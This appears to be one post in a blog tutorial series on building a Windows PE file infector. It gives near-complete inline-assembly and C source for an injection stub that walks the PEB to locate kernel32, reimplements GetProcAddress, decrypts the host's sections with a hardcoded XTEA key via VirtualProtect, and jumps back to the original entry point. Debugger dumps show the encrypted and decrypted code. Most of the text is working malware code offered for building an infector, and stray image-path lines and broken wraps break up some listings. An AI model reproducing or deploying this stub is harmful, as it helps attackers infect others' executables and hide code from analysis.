This post will explain the "bulk" of the file infector. It will focus on writing the code to be injected and how to take advantage of the compiler to generate the instructions to inject into the target application. I will clarify that generating the instructions to inject means that the infector will be writing part of itself into the target application, and not that it will generate an additional assembly listing with any compiler flags which is then injected into the target by a different means. The main concept is that this will be done by declaring a naked function whose functionality is independent of in memory it is written and what program it is injected into (architecture limitations aside, obviously). The infector will then read the functions contents in memory and write it into the target application. The injection code needs to do several important things:

- Preserve the registers upon entry (simple pushad/popad instructions). I miss the hell out of these two instructions in x86-64).
- Find and store the load address of the image and of kernel32.dll
- Implement GetProcAddress as well as some C runtime functions such as strcmp and strlen
- Decrypt all encrypted sections in memory
- Return execution to the normal application

Finding the load address and the address of kernel32.dll is pretty straightforward. The technique that I used is an old shellcoding technique and should be compatible for Win XP to Windows 7. It works by finding the [Process Environment Block](#) (PEB) and then traversing the InLoadOrderModuleList found in PEB_LDR_DATA->PPEB_LDR_DATA. The definitions for these structures are all found in the link above. InLoadOrderModuleList is not found on MSDN, but the [NTInternals](#) site has the "proper" definition. Using the PEB is a great way to do this since it can always be found at the same location, mainly `fs:[0x30]`. What makes InLoadOrderModuleList so special is that the first entry will be the load address of the image. This is great because now there's no worry about randomized base addresses. Also, the third entry will be the load address of kernel32.dll, which contains LoadLibrary and other very useful APIs such as VirtualProtect. The code for the injection function then, so far, looks like this:

```
void __declspec(naked) injection_stub(void) {
    __asm { //Prologue, stub entry point
        pushad                   //Save context of entry point
        push ebp                 //Set up stack frame
        mov ebp, esp
        sub esp, 0x200           //Space for local variables

    }
    PIMAGE_DOS_HEADER target_image_base;
    PIMAGE_DOS_HEADER kernel32_image_base;
    __asm {
        call get_module_list    //Get PEB
        mov ebx, eax
        push 0
        push ebx
        call get_dll_base        //Get image base of process
        mov [target_image_base], eax
        push 2
        push ebx
```

```
        call get_dll_base       //Get kernel32.dll image base
        mov [kernel32_image_base], eax
    }
```

A stack frame is set up so the local variables can be referenced without issue. The value subtracted from ESP to make space for the local variables does not need to be exact since there's no way to tell how the compiler will allocate the local variables in the stack frame. The value simply needs to be large enough that the state of the stack won't get messed up by these allocations. It is possible to go back and look at the assembly dump of the function and modify the value so that there's just enough room for those worried about space/cleanliness. With that out of the way, the remainder of the code calls two other functions, get_module_list and get_dll_base, which get InLoadOrderModuleList and an entry in InLoadOrderModuleList respectively. These are implemented as follows:


```
///////////////////////////////////////////////////////////////////
//Gets the module list
//Preserves no registers, PEB_LDR_DATA->PPEB_LDR_DATA->InLoadOrderModuleList
returned in EAX
///////////////////////////////////////////////////////////////////
__asm {
get_module_list:
        mov eax, fs:[0x30]   //PEB
        mov eax, [eax+0xC]  //PEB_LDR_DATA->PPEB_LDR_DATA
        mov eax, [eax+0xC]  //PEB_LDR_DATA->PPEB_LDR_DATA-
>InLoadOrderModuleList
        retn
}
///////////////////////////////////////////////////////////////////

///////////////////////////////////////////////////////////////////
//Gets the DllBase member of the InLoadOrderModuleList structure
//Call as void *get_dll_base(void *InLoadOrderModuleList, int index)
///////////////////////////////////////////////////////////////////
__asm {
get_dll_base:
    push ebp
    mov ebp, esp
    cmp [ebp+0xC], 0x0      //Initial zero check
    je done
    mov ecx, [ebp+0xC]      //Set loop index
    mov eax, [ebp+0x8]      //PEB->PPEB_LDR_DATA->InLoadOrderModuleList
address
    traverse_list:
        mov eax, [eax]        //Go to next entry
    loop traverse_list
    done:
        mov eax, [eax+0x18] //PEB-
>PPEB_LDR_DATA>InLoadOrderModuleList.DllBase
        mov esp, ebp
        pop ebp
        ret 0x8
}
///////////////////////////////////////////////////////////////////
```

The next step is to implement GetProcAddress. The code for this is shown below:

```
////////////////////////////////////////////////////////////////////
//Implementation of GetProcAddress
//Call as FARPROC GetProcAddress(HMODULE hModule, LPCSTR lpProcName)
////////////////////////////////////////////////////////////////////
get_proc_address:
    __asm {
        push ebp
        mov ebp, esp
        sub esp, 0x200
    }
    PIMAGE_DOS_HEADER kernel32_dos_header;
    PIMAGE_NT_HEADERS kernel32_nt_headers;
    PIMAGE_EXPORT_DIRECTORY kernel32_export_dir;
    unsigned short *ordinal_table;
    unsigned long *function_table;
    FARPROC function_address;
    int function_names_equal;
    __asm { //Initializations
        mov eax, [ebp+0x8]
        mov kernel32_dos_header, eax
        mov function_names_equal, 0x0
    }
    kernel32_nt_headers = (PIMAGE_NT_HEADERS)((DWORD_PTR)kernel32_dos_header
+ kernel32_dos_header->e_lfanew);
    kernel32_export_dir =
(PIMAGE_EXPORT_DIRECTORY)((DWORD_PTR)kernel32_dos_header +
        kernel32_nt_headers-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    for(unsigned long i = 0; i < kernel32_export_dir->NumberOfNames; ++i) {
        char *eat_entry = (*(char **)((DWORD_PTR)kernel32_dos_header +
kernel32_export_dir->AddressOfNames + i * sizeof(DWORD_PTR)))
            + (DWORD_PTR)kernel32_dos_header;   //Current name in name table
        STRING_COMPARE([ebp+0xC], eat_entry) //Compare function in name table
with the one we want to find
        __asm mov function_names_equal, eax
        if(function_names_equal == 1) {
            ordinal_table = (unsigned short *)(kernel32_export_dir-
>AddressOfNameOrdinals + (DWORD_PTR)kernel32_dos_header);
            function_table = (unsigned long *)(kernel32_export_dir-
>AddressOfFunctions + (DWORD_PTR)kernel32_dos_header);
            function_address = (FARPROC)((DWORD_PTR)kernel32_dos_header +
function_table[ordinal_table[i]]);
            break;
        }
    }
    __asm {
        mov eax, function_address
        mov esp, ebp
        pop ebp
        ret 0x8
    }
////////////////////////////////////////////////////////////////////
```

This function looks pretty complex, but in actuality it is pretty simple. The image below reproduced from [Matt Pietrek's article]() will clarify things a lot.



This function starts off by finding the export directory (IMAGE_EXPORT_DIRECTORY structure) in kernel32.dll. This structure contains all of the relevant information about the exports of kernel32.dll. A loop is set to iterate through all of the exported functions. Then an entry from the name table (AddressOfNames) is retrieved. This is the name of the function that is exported by the DLL (e.g. "LoadLibraryA", "GetSystemInfo", etc..). This string is then compared with the string of the function to find. If there is a match, the ordinal number is obtained from the ordinal table (AddressOfNameOrdinals). This is then used as an index into the function address table (AddressOfFunctions) to retrieve the address of the function. And that's all there is to it. STRING_COMPARE is just a macro that calls the implementations of strlen and strcmp variant. The macro and two functions are pretty straightforward and don't really warrant any discussion. Now that GetProcAddress is implemented, the next step is to use it to decrypt the sections in memory. This will utilize VirtualProtect API and also the decryption function for the [XTEA]() block cipher. The function, in its entirety, is shown below:

```
//////////////////////////////////////////////////////////////////////
//Decrypts all sections in the image, excluding .rdata/.rsrc/.inject
//Call as void decrypt_sections(void *image_base, void *kernel32_base)
//////////////////////////////////////////////////////////////////////
decrypt_sections:
    __asm {
        push ebp
        mov ebp, esp
        sub esp, 0x200
    }
    typedef BOOL (WINAPI *pVirtualProtect)(LPVOID lpAddress, SIZE_T dwSize,
DWORD flNewProtect,
        PDWORD lpflOldProtect);
    char *str_virtualprotect;
    char *str_section_name;
    char *str_rdata_name;
    char *str_rsrc_name;
    PIMAGE_DOS_HEADER target_dos_header;
    int section_offset;
    int section_names_equal;
    unsigned long old_protections;
```

```
    pVirtualProtect virtualprotect_addr;
    __asm { //String initializations
        jmp virtualprotect
        virtualprotectback:
            pop esi
            mov str_virtualprotect, esi
        jmp section_name
        section_nameback:
            pop esi
            mov str_section_name, esi
        jmp rdata_name
        rdata_nameback:
            pop esi
            mov str_rdata_name, esi
        jmp rsrc_name
        rsrc_nameback:
            pop esi
            mov str_rsrc_name, esi
    }
    __asm { //Initializations
        mov eax, [ebp+0x8]
        mov target_dos_header, eax
        mov section_offset, 0x0
        mov section_names_equal, 0x0
        push str_virtualprotect
        push [ebp+0xC]
        call get_proc_address
        mov virtualprotect_addr, eax
    }
    PIMAGE_NT_HEADERS target_nt_headers =
(PIMAGE_NT_HEADERS)((DWORD_PTR)target_dos_header + target_dos_header-
>e_lfanew);
    for(unsigned long j = 0; j < target_nt_headers-
>FileHeader.NumberOfSections; ++j) {
        section_offset = (target_dos_header->e_lfanew +
sizeof(IMAGE_NT_HEADERS) +
            (sizeof(IMAGE_SECTION_HEADER) * j));
        PIMAGE_SECTION_HEADER section_header =
(PIMAGE_SECTION_HEADER)((DWORD_PTR)target_dos_header + section_offset);
        STRING_COMPARE(str_section_name, section_header)
        __asm mov section_names_equal, eax
        STRING_COMPARE(str_rdata_name, section_header)
        __asm add section_names_equal, eax
        STRING_COMPARE(str_rsrc_name, section_header)
        __asm add section_names_equal, eax
        if(section_names_equal == 0) {
            unsigned char *current_byte =
                (unsigned char *)((DWORD_PTR)target_dos_header +
section_header->VirtualAddress);
            unsigned char *last_byte =
                (unsigned char *)((DWORD_PTR)target_dos_header +
section_header->VirtualAddress
                + section_header->SizeOfRawData);
            const unsigned int num_rounds = 32;
            const unsigned int key[4] = {0x12345678, 0xAABBCCDD, 0x10101010,
0xF00DBABE};
            for(current_byte; current_byte < last_byte; current_byte += 8) {
```


```
                virtualprotect_addr(current_byte, sizeof(DWORD_PTR) * 2,
PAGE_EXECUTE_READWRITE, &old_protections);
                unsigned int block1 = (*current_byte << 24) |
(*(current_byte+1) << 16) |
                    (*(current_byte+2) << 8) | *(current_byte+3);
                unsigned int block2 = (*(current_byte+4) << 24) |
(*(current_byte+5) << 16) |
                    (*(current_byte+6) << 8) | *(current_byte+7);
                unsigned int full_block[] = {block1, block2};
                unsigned int delta = 0x9E3779B9;
                unsigned int sum = (delta * num_rounds);
                for (unsigned int i = 0; i < num_rounds; ++i) {
                    full_block[1] -= (((full_block[0] << 4) ^ (full_block[0]
>> 5)) + full_block[0]) ^ (sum + key[(sum >> 11) & 3]);
                    sum -= delta;
                    full_block[0] -= (((full_block[1] << 4) ^ (full_block[1]
>> 5)) + full_block[1]) ^ (sum + key[sum & 3]);
                }
                virtualprotect_addr(current_byte, sizeof(DWORD_PTR) * 2,
old_protections, NULL);
                *(current_byte+3) = (full_block[0] & 0x000000FF);
                *(current_byte+2) = (full_block[0] & 0x0000FF00) >> 8;
                *(current_byte+1) = (full_block[0] & 0x00FF0000) >> 16;
                *(current_byte+0) = (full_block[0] & 0xFF000000) >> 24;
                *(current_byte+7) = (full_block[1] & 0x000000FF);
                *(current_byte+6) = (full_block[1] & 0x0000FF00) >> 8;
                *(current_byte+5) = (full_block[1] & 0x00FF0000) >> 16;
                *(current_byte+4) = (full_block[1] & 0xFF000000) >> 24;
            }
        }
        section_names_equal = 0;
    }
    __asm {
        mov esp, ebp
        pop ebp
        ret 0x8
    }
```

The first thing to note is how string initialization is done. Each string has its own label at the bottom of the function, which performs a call back into after the jump. After this call instruction the raw bytes of the string are emitted. This means that when the call is performed, the return address pushed on the stack will be that of the first byte in the string. This means that back in the label that is called, the return address can be popped off and inserted into the appropriate string variable. What follows then is that the address of VirtualProtect is retrieved. This function will be used to give PAGE_EXECUTE_READWRITE permission to the block of bytes to be decrypted. This is needed since some sections do not have the appropriate read/write/execute permissions, and will cause a crash if they have an unallowed action performed on them. Eight bytes are read from the section in memory at a time and the decryption routine is performed on them. Sections named .rdata, .rsrc, and .inject are not decrypted. This is because .rdata and .rsrc were not encrypted intially, and because .inject is the section name of the injected code. The decrypted bytes are written into memory and the loop continues until all bytes have been decrypted.

The last thing that needs to be done is to jump back to the original entry point. This is done with the following code:


```
__asm { //Epilogue, stub exit point
    mov eax, target_image_base
    add eax, 0xCCDDEEFF      //Signature to be replaced by original entry
point (OEP)
    mov esp, ebp
    mov [esp+0x20], eax      //Store OEP in EAX through ESP to preserve across
popad
    pop ebp
    popad                    //Restore thread context, with OEP in EAX
    jmp eax                  //Jump to OEP
}
```

In the epilogue of the code to inject, the load address is moved into EAX. Then the dummy value of 0xCCDDEEFF is added to it. This value actually serves as a signature and is replaced by the injector with the original entry point. This value is then moved into [ESP+0x20], which is where EAX is in the stack after the `pushad` and `push ebp` instructions. The stack frame is then destroyed and the registers are restored to what they would be if there was no injected code (except EAX now contains the original entry point). A jump is made to EAX and now execution can be returned to the normal application. Shown below are examples of how instructions look when the application starts. Notice that none of the instructions in the original entry point make sense (this is because they're encrypted). After the stub finishes its decryption routine, the instructions are returned to normal.



00401000	32	DB 32	CHAR '2'
00401001	54	DB 54	CHAR 'T'
00401002	E3	DB E3	
00401003	86	DB 86	
00401004	9A	DB 9A	
00401005	A5	DB A5	
00401006	E6	DB E6	
00401007	7F	DB 7F	
00401008	AB	DB AB	
00401009	52	DB 52	CHAR 'R'
0040100A	CA	DB CA	
0040100B	CC	INT3	
0040100C	F7	DB F7	
0040100D	74	DB 74	CHAR 't'
0040100E	35	DB 35	CHAR '5'
0040100F	E9	DB E9	
00401010	F0	DB F0	
00401011	95	DB 95	
00401012	EA	DB EA	
00401013	2E	DB 2E	CHAR '.'
00401014	1E	DB 1E	
00401015	45	DB 45	CHAR 'E'
00401016	95	DB 95	
00401017	C9	DB C9	
00401018	F8	DB F8	

Encrypted instructions in the .text section of the process. OllyDbg's analysis on them couldn't make any sense of it.



```
004153B7   . E8 C4C00000    CALL Dbgview.00421480
004153BC   .^E9 78FEFFFF    JMP Dbgview.00415239
004153C1   $ 8BFF           MOV EDI,EDI
004153C3   . 55             PUSH EBP
004153C4   . 8BEC           MOV EBP,ESP
004153C6   . 51             PUSH ECX
004153C7   . 56             PUSH ESI
004153C8   . 8B75 0C        MOV ESI,DWORD PTR SS:[EBP+C]
004153CB   . 56             PUSH ESI
004153CC   . E8 2E5A0000    CALL Dbgview.0041ADFF
004153D1   . 8945 0C        MOV DWORD PTR SS:[EBP+C],EAX
004153D4   . 8B46 0C        MOV EAX,DWORD PTR DS:[ESI+C]
004153D7   . 59             POP ECX
004153D8   . A8 82          TEST AL,82
004153DA   .v75 17          JNZ SHORT Dbgview.004153F3
004153DC   . E8 B50F0000    CALL Dbgview.00416396
004153E1   . C700 09000000  MOV DWORD PTR DS:[EAX],9
004153E7   > 834E 0C 20     OR DWORD PTR DS:[ESI+C],20
004153EB   . 83C8 FF        OR EAX,FFFFFFFF
004153EE   .vE9 2F010000    JMP Dbgview.00415522
004153F3   > A8 40          TEST AL,40
004153F5   .v74 0D          JE SHORT Dbgview.00415404
004153F7   . E8 9A0F0000    CALL Dbgview.00416396
004153FC   . C700 22000000  MOV DWORD PTR DS:[EAX],22
00415402   .^EB E3          JMP SHORT Dbgview.004153E7
00415404   > 53             PUSH EBX
```

The decrypted code at the entry point of the program. This image was taken after the jump to the original entry point.